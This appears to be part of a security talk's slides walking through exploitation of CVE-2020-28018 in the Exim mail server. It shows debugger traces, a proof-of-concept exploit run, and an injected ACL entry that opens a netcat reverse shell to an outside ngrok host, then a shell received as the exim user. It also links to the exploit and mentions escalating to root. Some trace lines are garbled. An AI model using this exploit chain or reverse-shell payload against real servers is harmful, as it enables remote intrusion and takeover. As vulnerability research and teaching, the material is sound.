- Once having the ability to write arbitrary data on arbitrary locations we can overwrite Exim ACL's in memory
- There is a specific ACL functionality that allows an ACL to execute a command (run)
- RCPT/MAIL ACL will be interpreted on receiving "RCPT TO" or "MAIL FROM" commands
- If corrupted, an attacker arbitrary ACL will be read in `expand_string()`
- `run` can be used by an attacker to execute arbitrary commands on target

Achieving Remote Code Execution (II)

```
→ 0x5561842f13cb <expand_string+12> mov     rax, QWORD PTR [rbp-0x8]
0x5561842f13cf <expand_string+16> mov     rdi, rax
0x5561842f13d2 <expand_string+19> call    0x5561842f132e <expand_cstring>
0x5561842f13d7 <expand_string+24> leave
0x5561842f13d8 <expand_string+25> ret
0x5561842f13d9 <expand_string_copy+0> push    rbp

7914
7915
7916 uschar *
7917 expand_string(uschar * string)
7918 {
7919     // string=0x00007fff3a3161a8 → [...] → "ondition = ${run{/bin/sh -c 'nc -e/bin/sh 6.tcp.ng[...]}"
→ 7919     return US expand_cstring(CUS string);
7920 }
7921
7922
7923
7924

[#0] Id 1, Name: "exim4", stopped 0x5561842f13cb in expand_string (), reason: BREAKPOINT

[#0] 0x5561842f13cb → expand_string(string=0x556184ea7d88 "ondition = ${run{/bin/sh -c 'nc -e/bin/sh 6.tcp.ngrok.io 14168'}}): missing or mal
[#1] 0x5561842bbf23 → acl_check_internal(where=0x1, addr=0x0, s=0x556184ea7d88 "ondition = ${run{/bin/sh -c 'nc -e/bin/sh 6.tcp.ngrok.io 1416
3", user_msgptr=0x7fff3a316678, log_msgptr=0x7fff3a316688)
[#2] 0x5561842bd0a1 → acl_check(where=0x1, recipient=0x0, s=0x556184ea7d88 "ondition = ${run{/bin/sh -c 'nc -e/bin/sh 6.tcp.ngrok.io 14168'}}
user_msgptr=0x7fff3a316678, log_msgptr=0x7fff3a316688)
[#3] 0x5561843370dc → smtp_setup_msg()
[#4] 0x5561842bf470 → handle_smtp_call(listen_sockets=0x556184ecb2a0, listen_socket_count=0x1, accept_socket=0x4, accepted=0x7fff3a316ab0)
[#5] 0x5561842c28b2 → daemon_go()
[#6] 0x5561842e04c3 → main(argc=0x3, argv=0x7fff3a357418)

gef> p $rdi
$2 = 0x556184ea7d88
gef> x/s 0x556184ea7d88
0x556184ea7d88: "ondition = ${run{/bin/sh -c 'nc -e/bin/sh 6.tcp.ngrok.io 14168'}}): missing or malformed local part (expected word or \"<\\")
gef> |
```


Achieving Remote Code Execution (III)

```
lockedbyte@pwn:~$ nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on localhost 35302
id
uid=1000(exin) gid=1000(exin) groups=1000(exin)
```

```
[#0] Id 1, Name: "exin4", stopped 0x5561842f133a in expand_cstring (), reason: BREAKPOINT

[0] 0x5561842f133a → expand_cstring(string=0x556184ea7d88 "ondition = ${run{/bin/sh -c 'nc cp.ngrok.io 14168'}}): missing or malformed local part (expected word or \"<\"\\r\\n\\023")
[#1] 0x5561842f13d7 → expand_string(string=0x556184ea7d88 "ondition = ${run{/bin/sh -c 'nc p.ngrok.io 14168'}}): missing or malformed local part (expected word or \"<\"\\r\\n\\023")
[#2] 0x5561842bbf23 → acl_check_internal(where=0x1, addr=0x0, s=0x556184ea7d88 "ondition = ${run{-e/bin/sh 6.tcp.ngrok.io 14168'}}): missing or malformed local part (expected word or 23", user_msgptr=0x7fff3a316678, log_msgptr=0x7fff3a316688)
[#3] 0x5561842bd0a1 → acl_check(where=0x1, recipient=0x0, s=0x556184ea7d88 "ondition = ${run{-e/bin/sh 6.tcp.ngrok.io 14168'}}): missing or malformed local part (expected word or \"<\"\\r\\n\\023")
[#4] 0x5561843370dc → smtp_setup_msg()
[#5] 0x5561842bf470 → handle_smtp_call(listen_sockets=0x556184ecb2a0, listen_socket_count=0xket=0x4, accepted=0x7fff3a316ab0)
[#6] 0x5561842c28b2 → daemon_gc()
[#7] 0x5561842e04c3 → math(argc=0x3, argv=0x7fff3a357418)
```

```
gef> c
Continuing.
[Attaching after Thread 0x7fe965b6f740 (LWP 4218) fork to child process 4269]
[New Inferior 3 (process 4269)]
[Detaching after fork from parent process 4218]
[Inferior 2 (process 4218) detached]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
process 4269 is executing new program: /usr/bin/dash
Error in re-setting breakpoint 1: Function "host_name_lookup" not defined.
Error in re-setting breakpoint 2: No source file named tls-openssl.c.
Error in re-setting breakpoint 3: Function "expand_string" not defined.
Error in re-setting breakpoint 4: Function "expand_cstring" not defined.
[Attaching after process 4269 fork to child process 4270]
[New Inferior 4 (process 4270)]
[Detaching after fork from parent process 4269]
[Inferior 3 (process 4269) detached]
process 4270 is executing new program: /usr/bin/nc.traditional
process 4270 is executing new program: /usr/bin/dash
[Attaching after process 4270 fork to child process 4274]
[New Inferior 5 (process 4274)]
[Detaching after fork from parent process 4270]
[Inferior 4 (process 4270) detached]
process 4274 is executing new program: /usr/bin/id
[Inread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Inferior 5 (process 4274) exited normally]
gef>
```

PoC Exploit Execution

```
lockedbyte@pwn:~/Desktop/exploits/CVE-2020-28018$ ./exploit 157.230. 25
[!] CVE-2020-28018 Proof-Of-Concept (PoC) exploit by @lockedbyte
[*] Leaking heap addresses...
[+] Server certificates:
    [i] Subject: /C=US/ST=Somewhere/L=somewhere/O=none/OU=none/CN=target.local/emailAddress=none@none
    [i] Issuer: /C=US/ST=Somewhere/L=somewhere/O=none/OU=none/CN=target.local/emailAddress=none@none.
[+] Memory leak:
    0x000000: 32 35 30 20 41 63 63 65 70 74 65 64 0d 0a 32 35 250 Accepted..25
    0x000010: 30 20 41 63 63 65 70 74 65 64 0d 0a 32 35 30 20 0 Accepted..250
    0x000020: 41 63 63 65 70 74 65 64 0d 0a 32 35 30 20 41 63 Accepted..250 Ac
    0x000030: 63 65 70 74 65 64 0d 0a 32 35 30 20 41 63 65 cepted..250 Acce
    0x000040: 70 74 65 64 0d 0a 32 35 30 80 00 00 00 00 00 00 pted..250.....
    0x000050: 30 80 00 00 00 00 00 00 e0 8c 85 53 8b 55 00 00 0.....S.U..
    0x000060: 10 80 00 00 00 00 00 00 2f 00 00 00 2e 00 00 00 ...../.....
    0x000070: d0 0c 85 53 8b 55 00 00 .....S.U..
    0x000080: 30 20 4f 4b 0d 0a 00 00 00 00 00 00 00 00 00 00 0 OK.....
    0x000090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
    0x0000a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
    0x0000b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
    0x0000c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
    0x0000d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
    0x0000e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
    0x0000f0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

    [+] Leaked heap address = 0x558b53858ce0
    [+] Leaked heap_base = 0x558b537c9000

[*] Searching for Exim configuration in memory...

    [*] ptr = 0x558b537ca000 ; sz = 4096
    [*] ptr = 0x558b537cb000 ; sz = 4096
    [*] ptr = 0x558b537cc000 ; sz = 4096
    [*] ptr = 0x558b537cd000 ; sz = 4096
    [*] ptr = 0x558b537ce000 ; sz = 4096
    [*] ptr = 0x558b537cf000 ; sz = 4096
    [*] ptr = 0x558b537d0000 ; sz = 4096

    [+] Config found at: 0x558b537cfd78

[i] Execute netcat now to listen for reverse shell and press enter...

[*] Corrupting Exim configuration with a malicious entry...
    [+] inject_point = 0x558b537cfd73
[+] Exploit completed!
```

```
lockedbyte@pwn:~$ nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on localhost 54682
id
uid=1000(exim) gid=1000(exim) groups=1000(exim)
pwd
/var/spool/exim4
python -c 'import pty; pty.spawn("/bin/sh")'
$
$
$ id
id
uid=1000(exim) gid=1000(exim) groups=1000(exim)
$
```

LPE maybe?

- Qualys used CVE-2020-28008 (another vulnerability disclosed in 21Nails advisory) to LPE after getting RCE
- The vulnerability allow a remote attacker to, once obtaining RCE as exim user escalate to root

Conclusion

- A Big amount of deployed Exim servers are vulnerable
- The result of exploiting the vulnerability successfully is Remote Code Execution
- Local Privilege Escalation is possible after achieving RCE

References

- Qualys official advisory:
<https://blog.qualys.com/vulnerabilities-research/2021/05/04/21nails-multiple-vulnerabilities-in-exim-mail-server>
- Qualys technical advisory:
<https://www.qualys.com/2021/05/04/21nails/21nails.txt>
- Exim source code

Links

- PoC Exploit:
<https://github.com/lockedbyte/CVE-Exploits/tree/master/CVE-2020-28018>